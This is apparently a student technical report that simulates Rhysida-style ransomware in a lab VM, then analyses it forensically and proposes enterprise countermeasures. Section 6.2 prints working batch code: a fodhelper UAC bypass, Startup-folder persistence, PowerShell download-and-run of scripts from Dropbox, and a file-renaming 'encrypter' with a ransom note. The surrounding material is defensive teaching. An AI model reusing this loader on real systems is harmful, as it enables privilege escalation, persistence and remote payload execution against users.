Technical Report

Rhysida Ransomware Simulation and Enterprise Defense Strategy

Submitted By

Dwarakesh Venkatesh (CB.SC.U4CSE23020)

Shyam Sundar Raju (CB.SC.U4CSE23049)

Sanjay AK (CB.SC.U4CSE23051)

23CSE334 – Cyber Forensics and Malware

Amrita School of Computing

Amrita Vishwa Vidyapeetham, Coimbatore

Contents

1 Abstract **4**

2 Introduction **4**

3 Threat Model **4**
- 3.1 Assumptions 4
- 3.2 Attacker Capabilities 5
- 3.3 Attacker Objectives 5
- 3.4 Attack Surface 5

4 Methodology **6**
- 4.1 Rhysida Attack Lifecycle Model 6

5 Tools Used **7**

6 Implementation Details **8**
- 6.1 Email Delivery and Loader Download 8
- 6.2 Ransomware Payload 8
- 6.3 Encryption Demonstration 10

7 Evidence and Analysis **12**
- 7.1 Memory Forensics 12
- 7.2 Process Creation Analysis 12
- 7.3 File System Artifacts 13
- 7.4 Deleted File Recovery 13
- 7.5 Network Traffic Analysis 14
- 7.6 Persistence Evidence 15
- 7.7 Detection Evidence 15
- 7.8 MITRE ATT&CK Mapping 16

8 Countermeasures **16**
- 8.1 Endpoint Security 16
- 8.2 Network Controls 17
- 8.3 Identity and Access Management 17
- 8.4 Backup and Recovery 17
- 8.5 Monitoring and Incident Response 17

9 Conclusion **18**

10 References **18**

List of Figures

1 Rhysida Ransomware Attack Chain 6
2 Rhysida Ransomware Attack Lifecycle Based on MITRE ATT&CK . 6
3 System State Before Ransomware Execution 10
4 Ransomware Execution in Progress 11
5 Files Encrypted with .soma Extension 11
6 Volatile Memory Capture Using DumpIt 12
7 Processes Created During Ransomware Execution 12
8 Files Written to Disk During Ransomware Execution 13
9 Recovery of Deleted Ransomware Artifacts 13
10 Outbound HTTPS Communication Observed During Attack 14
11 Domains Contacted During Ransomware Execution 14
12 Startup Folder Persistence Detected Using Autoruns 15
13 Sigma Rule Matches for Malicious Behavior 15
14 VirusTotal Detection Results 16
15 MITRE ATT&CK Technique Mapping 16

1 Abstract

Ransomware attacks have evolved into multi-stage intrusions combining social engineering, script-based execution, persistence mechanisms, and deliberate anti-forensic behavior. Rhysida ransomware is a representative example of modern ransomware that abuses legitimate Windows utilities and cloud-hosted infrastructure to evade detection [1].

This report presents a controlled academic simulation of a Rhysida-style ransomware attack executed within an isolated Windows virtual machine. A comprehensive digital forensic investigation was conducted using disk forensics, memory analysis, process tracing, network traffic inspection, and artifact recovery. The findings were mapped to the MITRE ATT&CK framework, and enterprise-grade countermeasures were proposed.

2 Introduction

Modern ransomware attacks no longer rely solely on encryption binaries but instead operate as carefully orchestrated attack chains. These attacks combine phishing-based delivery, living-off-the-land binaries, privilege escalation, persistence, and post-exploitation cleanup to maximize impact while minimizing detection.

Rhysida ransomware exemplifies this shift. It uses script-based loaders, PowerShell execution, and trusted cloud services such as Dropbox for payload delivery [1]. By blending malicious behavior with legitimate system activity, Rhysida significantly complicates detection and forensic analysis.

This project simulates a Rhysida-style ransomware attack in a controlled environment and applies digital forensic techniques to reconstruct the complete attack lifecycle. The goal is to understand attacker behavior, identify persistent artifacts, and design effective enterprise defense strategies.

3 Threat Model

The threat model defines the attacker's capabilities, objectives, and assumed environment within which the ransomware operates. This simulation is based on observed behavioral patterns of Rhysida ransomware campaigns [1].

3.1 Assumptions

- The victim system is a Windows-based enterprise endpoint.

- Outbound HTTPS traffic to cloud services is allowed.
- The user has permission to execute downloaded attachments.
- Endpoint logging is enabled but not actively monitored.

3.2 Attacker Capabilities

- Ability to craft phishing emails with malicious attachments.
- Knowledge of Windows privilege escalation techniques.
- Ability to leverage PowerShell for payload delivery.
- Use of legitimate cloud-hosted infrastructure for stealth.
- Capability to modify registry keys and startup mechanisms.

3.3 Attacker Objectives

- **Initial Access:** Gain execution on the victim system through phishing-based social engineering.
- **Privilege Escalation:** Elevate execution context to administrator using UAC bypass.
- **Persistence:** Ensure execution after system reboot via Startup folder abuse.
- **Payload Delivery:** Download encoder and decoder components from remote infrastructure.
- **Data Encryption:** Encrypt user files to deny availability and trigger extortion.
- **Anti-Forensics:** Delete loader artifacts to delay detection and analysis.

3.4 Attack Surface

- Windows Startup folder
- HKCU registry hive
- PowerShell execution engine
- Outbound HTTPS network traffic
- User home directories (Desktop, Documents)

4 Methodology



Figure 1: Rhysida Ransomware Attack Chain

This attack chain illustrates the full lifecycle of the ransomware, beginning with phishing, followed by loader execution, privilege escalation, persistence establishment, payload download, encryption, and extortion [1]. Each stage prepares the system for the next, improving reliability and stealth.

4.1 Rhysida Attack Lifecycle Model



Figure 2: Rhysida Ransomware Attack Lifecycle Based on MITRE ATT&CK

The above diagram illustrates the structured progression of a typical Rhysida ransomware intrusion. The attack evolves through multiple stages, each increasing

in complexity and impact.

Reconnaissance In real-world campaigns, attackers first gather intelligence regarding exposed services such as VPN gateways and weak credentials. Although not explicitly simulated in this lab, reconnaissance represents the preparation phase of the intrusion.

Delivery Initial access is commonly achieved through phishing emails or compromised VPN credentials. In this simulation, the delivery mechanism is a malicious email attachment that triggers the loader script.

Exploitation and Valid Accounts Attackers leverage legitimate credentials and built-in Windows tools such as PowerShell to escalate privileges and expand control over the system.

Installation and Command & Control Persistence is established through Startup folder abuse, and remote payloads are downloaded via HTTPS. This stage ensures long-term attacker control.

Actions on Objectives The final stage involves ransomware deployment, encryption of user files, and ransom note generation. At this point, the attack transitions from covert access to overt extortion.

This lifecycle model aligns the simulation with real-world threat intelligence reports and provides a structured framework for forensic analysis [1,5].

5 Tools Used

Oracle VirtualBox	Isolated ransomware execution environment
Guymager	Forensic disk image acquisition
Autopsy	File system and deleted file analysis
DumpIt	Volatile memory acquisition
Volatility	Memory forensic analysis
Wireshark	Network traffic analysis
Autoruns	Persistence detection
Sigma Rules	Behavioral detection
VirusTotal	Threat intelligence analysis

6 Implementation Details

6.1 Email Delivery and Loader Download

The attack begins with a phishing email containing a malicious attachment disguised as a legitimate document. Once opened, the attachment launches a batch script that invokes PowerShell in hidden mode. PowerShell is selected because it is a trusted Windows utility capable of downloading remote payloads without requiring external binaries.

The loader retrieves ransomware components from a cloud-hosted repository over HTTPS. Because cloud services are commonly whitelisted, this traffic blends with normal network activity and bypasses perimeter security controls.

6.2 Ransomware Payload

i. Loader - Performs privilege escalation, persistence setup, and downloads the encrypter and decrypter.

```
@echo off
set "reg_path=HKCU\Software\Classes\ms-settings\Shell\Open\command"

net session >nul 2>&1
if %errorLevel% == 0 (
    echo [+] Already Admin! Skipping escalation.
    goto :payload
)

echo [*] Attempting UAC Bypass...
reg add "%reg_path%" /v "DelegateExecute" /t REG_SZ /d "" /f >nul
reg add "%reg_path%" /v "" /t REG_SZ /d "cmd.exe /c %~s0" /f >nul

start /min fodhelper.exe

timeout /t 2 >nul
exit /B

:payload
echo [+] Persistence and Download phase started...

reg delete "HKCU\Software\Classes\ms-settings" /f >nul

copy /y "%~f0" "%APPDATA%\Microsoft\Windows\Start
    Menu\Programs\Startup\sys_service.bat" >nul
```

```
powershell -Command "Invoke-WebRequest
    'https://www.dropbox.com/scl/fi/o2kp3013bm6jbeomi4rk6/encoder.bat?rlkepw2y&dl=1'
    -OutFile '%USERPROFILE%\Documents\encoder.bat'"

powershell -Command "Invoke-WebRequest
    'https://www.dropbox.com/scl/fi/hb90ow03dngyvi3pxfj8d/decoder.bat?rlkey=wzrj7dl=1'
    -OutFile '%USERPROFILE%\Desktop\decoder.bat'"

echo [+] Executing Encoder...
start "" "%USERPROFILE%\Documents\encoder.bat"
exit
```

ii. Encrypter - Encrypts all the files present in the victim's system recursively.

```
@echo off
set "target=%USERPROFILE%\Desktop"

echo [*] Rhysida Simulation: Encrypting files...
timeout /t 2 >nul

for /r "%target%" %%f in (*) do (
    if /i not "%%~xf"==".bat" (
        if /i not "%%~xf"==".soma" (
            if /i not "%%~nxf"=="soma.txt" (
                ren "%%f" "%%~nxf.soma"
            )
        )
    )
)

echo Your files have been encrypted by Soma. Call: xxx-xxx > "%target%\soma.txt"
echo [+] Encryption Complete.
pause
exit
```

iii. Decrypter - Decrypts the files and removes all artifacts downloaded by the loader.

```
@echo off
set /p "pass=Enter Decryption Key: "
if NOT "%pass%"=="Soma123" (
```

```
    echo [!] Invalid Key!
    pause
    exit
)

set "target=%USERPROFILE%\Desktop"
set "store=%USERPROFILE%\Documents"
echo [*] Decrypting files...

for /r "%target%" %%f in (*.soma) do (
    set "file=%%f"
    call ren "%%f" "%%~nf"
)

echo [*] Cleaning up malicious traces...
del "%target%\soma.txt"
del "%store%\encoder.bat"
del "%store%\loader.bat"
del "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\sys_update.bat"

echo [+] System Restored.
start /b "" cmd /c "timeout /t 2 >nul & del %~f0"
exit
```

6.3 Encryption Demonstration



Figure 3: System State Before Ransomware Execution

This image establishes a clean baseline state. All user files are accessible and unmodified, confirming the absence of prior encryption or malicious activity.



Figure 4: Ransomware Execution in Progress

This figure captures active execution of the loader and encoder scripts. The visible command activity confirms script-based execution rather than a compiled malware binary.



Figure 5: Files Encrypted with .soma Extension

Encrypted files demonstrate successful completion of the encryption phase and direct loss of data availability.

7 Evidence and Analysis

7.1 Memory Forensics

6124	6004	cmd.exe	0xcd0fb56f0080	3	-	1	False	2026-03-01 09:18:39.000000 UTC	N/A	Disabled
1968	6124	conhost.exe	0xcd0fb56f7080	6	-	1	False	2026-03-01 09:18:39.000000 UTC	N/A	Disabled
2336	6124	powershell.exe	0xcd0fb3fca2c0	24	-	1	False	2026-03-01 09:18:40.000000 UTC	N/A	Disabled

Figure 6: Volatile Memory Capture Using DumpIt

Memory acquisition preserves transient artifacts such as running ransomware processes, command-line arguments, and injected scripts. These artifacts are essential because many ransomware components execute only in memory [4].

7.2 Process Creation Analysis

Process and service actions

Processes Created

- "C:\Windows\system32\cmd.exe" /c start /wait "" "C:\Users\<USER>\Desktop\loader.bat"
- C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s StorSvc
- C:\Windows\System32\svchost.exe -k NetworkService -p
- C:\Windows\system32\cmd.exe /K "C:\Users\<USER>\Desktop\loader.bat"
- C:\Windows\system32\cmd.exe /K "C:\Users\<USER>\Documents\encoder.bat"
- C:\Windows\system32\lsass.exe
- C:\Windows\system32\net1 session
- C:\Windows\system32\services.exe
- C:\Windows\system32\svchost.exe -k LocalService -s W32Time
- C:\Windows\system32\svchost.exe -k UnistackSvcGroup

Figure 7: Processes Created During Ransomware Execution

Process analysis reveals a chained execution model involving `cmd.exe` and `powershell.exe`. This living-off-the-land technique allows ransomware to evade traditional signature-based detection.

7.3 File System Artifacts

Files Written

C:\Users\<USER>\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\powershell.exe.log

C:\Users\<USER>\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

C:\Users\<USER>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\sys_service.bat

C:\Users\<USER>\Desktop\Documents.lnk.soma

C:\Users\<USER>\Desktop\decoder.bat

C:\Users\<USER>\Desktop\soma.txt

C:\Users\<USER>\Documents\encoder.bat

+ C:\Windows\ServiceProfiles\LocalService\AppData\Local\FontCache\Fonts\Download-1.tmp

+ C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\sys_service.bat

+ C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\sys_service.bat\:Zone.Identifier:$DATA

Figure 8: Files Written to Disk During Ransomware Execution

Artifacts include encrypted files, ransom notes, persistence scripts, and loader components. These artifacts enable investigators to reconstruct the attack timeline and scope.

7.4 Deleted File Recovery



Figure 9: Recovery of Deleted Ransomware Artifacts

Recovered artifacts confirm deliberate anti-forensic cleanup attempts. The ability to recover deleted components highlights the importance of post-mortem forensic analysis.

7.5 Network Traffic Analysis



Figure 10: Outbound HTTPS Communication Observed During Attack

Network logs show outbound HTTPS connections to cloud infrastructure. This confirms remote payload delivery and command communication.

Contacted Domains (5)

Domain	Detections	Created	Registrar
dl.dropboxusercontent.com	6 / 93	2012-01-13	-
dropbox.com	0 / 93	1995-06-28	MarkMonitor Inc.
uc6fe10148607303fa43c580fd44.dl.dropboxusercontent.com	0 / 93	2012-01-13	-
ucc3f484c12f5c6a8a6638c9f6f3.dl.dropboxusercontent.com	0 / 93	2012-01-13	-
www.dropbox.com	0 / 93	1995-06-28	MarkMonitor Inc.

Figure 11: Domains Contacted During Ransomware Execution

The contacted domains reveal use of legitimate cloud services, reinforcing the stealthy nature of the attack.

7.6 Persistence Evidence



Figure 12: Startup Folder Persistence Detected Using Autoruns

Startup entries confirm persistence establishment, ensuring ransomware execution after reboot.

7.7 Detection Evidence



Figure 13: Sigma Rule Matches for Malicious Behavior

Sigma rule hits validate behavioral indicators such as script execution and persistence.

Popular threat label marte		Family labels marte	
Security vendors' analysis			Do you want to automate checks?
ALYac	Generic.UAC.Marte.B.61A93F4F	Arcabit	Generic.UAC.Marte.B.61A93F4F
BitDefender	Generic.UAC.Marte.B.61A93F4F	CTX	Batch.unknown.marte
Emsisoft	Generic.UAC.Marte.B.61A93F4F (B)	eScan	Generic.UAC.Marte.B.61A93F4F
GData	Generic.UAC.Marte.B.61A93F4F	Microsoft	Trojan:Script/Wacatac.B!ml
VIPRE	Generic.UAC.Marte.B.61A93F4F	Acronis (Static ML)	Undetected

Figure 14: VirusTotal Detection Results

Multi-vendor detection confirms the malicious nature of the artifacts.

7.8 MITRE ATT&CK Mapping



Figure 15: MITRE ATT&CK Technique Mapping

Observed behaviors align with ATT&CK techniques including T1059, T1547, and T1105, enabling standardized reporting and defensive alignment [5].

8 Countermeasures

Mitigating Rhysida-style ransomware requires a defense-in-depth strategy combining endpoint hardening, network controls, identity protection, and recovery preparedness.

8.1 Endpoint Security

- Enable PowerShell Script Block Logging and disable legacy PowerShell v2.
- Enforce Constrained Language Mode and implement AppLocker or WDAC.

- Monitor registry keys and Startup folders for persistence (e.g., HKCU Run keys).
- Deploy EDR solutions to detect abnormal script execution and mass file encryption behavior.

8.2 Network Controls

- Implement outbound traffic filtering to restrict unauthorized HTTPS connections.
- Enable DNS logging and monitor suspicious or newly registered domains.
- Apply network segmentation to limit lateral movement.

8.3 Identity and Access Management

- Enforce least-privilege access and remove unnecessary local administrator rights.
- Implement multi-factor authentication for VPN and administrative accounts.

8.4 Backup and Recovery

- Maintain offline and immutable backups isolated from user endpoints.
- Regularly test restoration procedures to ensure recovery readiness.

8.5 Monitoring and Incident Response

- Centralize log collection using SIEM for PowerShell, process creation, and network events.
- Establish a ransomware response plan including isolation, evidence preservation, and containment procedures.

A layered security architecture combining prevention, detection, and recovery mechanisms significantly reduces the operational impact of ransomware attacks in enterprise environments.

9 Conclusion

This report presented a detailed simulation and forensic investigation of a Rhysida-style ransomware attack. Disk forensics preserved file system artifacts, memory analysis captured in-memory execution, process tracing revealed living-off-the-land behavior, and network analysis exposed cloud-based payload delivery.

